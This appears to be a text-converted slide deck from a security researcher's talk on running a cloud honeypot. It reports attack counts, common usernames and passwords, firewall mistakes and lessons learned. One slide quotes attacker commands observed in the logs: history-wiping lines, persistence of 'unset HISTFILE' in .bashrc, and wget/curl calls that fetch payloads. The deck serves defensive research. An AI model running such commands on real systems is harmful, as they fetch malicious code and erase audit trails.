


# **WHAT I LEARNED... ...FROM RUNNING A HONEY POT**



**DROID ANDY**  
security researcher

# \$WHOAMI

- » andi
- » owasp newcastle chapter leader
- » security researcher
- » mobile security



# WHAT IS A HONEY POT?

- » intentionally vulnerable system
- » value lies in being attacked / compromised
- » information gathering
- » interaction

# **WHY? (MOTIVATION)**


- » capture live attacks (playground)
- » story

# SETUP

» cloud 

» docker 

» guide 



on Open Source  
n (Sid, x64)  
nded install & cloud based images

**Select your edition (Standard, Sensor, Industrial, Medical, Collector, NextGen)**

**adjust /opt/tpot/etc/tpot.yml to your needs and hardware for an optimal experience.**

**Hardware min. / rec.**  
**RAM 6-8GB / 8GB**  
**SSD 128GB / 256GB**

# RESULTS

Focused on 3 honeypots


» cowrie (ssh)

» dionaea (ftp)


» rdp (rdp)

» honeytap ???

# DASHBOARD



# MAP



# ATTACKS

- » Dionaea [860, 908]
- » Honeytap [4, 469]
- » Cowrie [1, 696]

# USERNAMES

» sa [548, 418]

» [88]

» root [80]

» admin [24]

» ubuntu [15]

# PASSWORDS

- » [334]
- » 66666666 [88]
- » 123456 [87]
- » password [87]
- » 321321321 [86]
- » 987654321 [86]

# SCRIPTS

```
» unset HISTFILE; unset SAVEHIST  
» echo "unset HISTFILE; unset SAVEHIST" >> ~/.bashrc  
» wget exploit.x86  
» curl mussolini.pl  
» history -c
```

# MISTAKES

# FIREWALL RULES

| Name                | Type    | Description              | Targets      | Filters              | Protocols/ports | Action | Priority |
|---------------------|---------|--------------------------|--------------|----------------------|-----------------|--------|----------|
| default-allow-http  | Ingress | http-server              | Apply to all | IP ranges: 0.0.0.0/0 | tcp:80          | Allow  | 1000     |
| default-allow-https | Ingress | https-server             | Apply to all | IP ranges: 0.0.0.0/0 | tcp:443         | Allow  | 1000     |
| default-allow-icmp  | Ingress | Allow ICMP from anywhere | Apply to all | IP ranges: 0.0.0.0/0 | icmp            | Allow  | 1000     |
| default-allow-ssh   | Ingress | Allow SSH from anywhere  | Apply to all | IP ranges: 0.0.0.0/0 | tcp:22          | Allow  | 1000     |

# ~~MISTAKES~~ LEARNING POINTS / CHALLENGES

- » firewall rules
- » gcp
- » following the guide

# CONCLUSION

- » mostly automated attacks
- » compromise and then wait
- » interesting to learn what is happening

# FUTURE WORK

- » Customised
- » Deployment
- » Automate

# OH AND...



Andrew Waite  
@Infosanity

Trying to kick 2020 off on the right foot, minimal viable ec2 UserData script to automate Cowrie honeypot deployment.

[blog.infosanity.co.uk/?p=1397](http://blog.infosanity.co.uk/?p=1397)

9:01 PM · Jan 1, 2020 · Twitter Web App

# LINKS

[https://medium.com/@Stephen\\_Chap/deploying-monitoring-honeypots-on-gcp-with-kibana-899fef6fdf76](https://medium.com/@Stephen_Chap/deploying-monitoring-honeypots-on-gcp-with-kibana-899fef6fdf76)

<https://github.com/dtag-dev-sec/tpotce>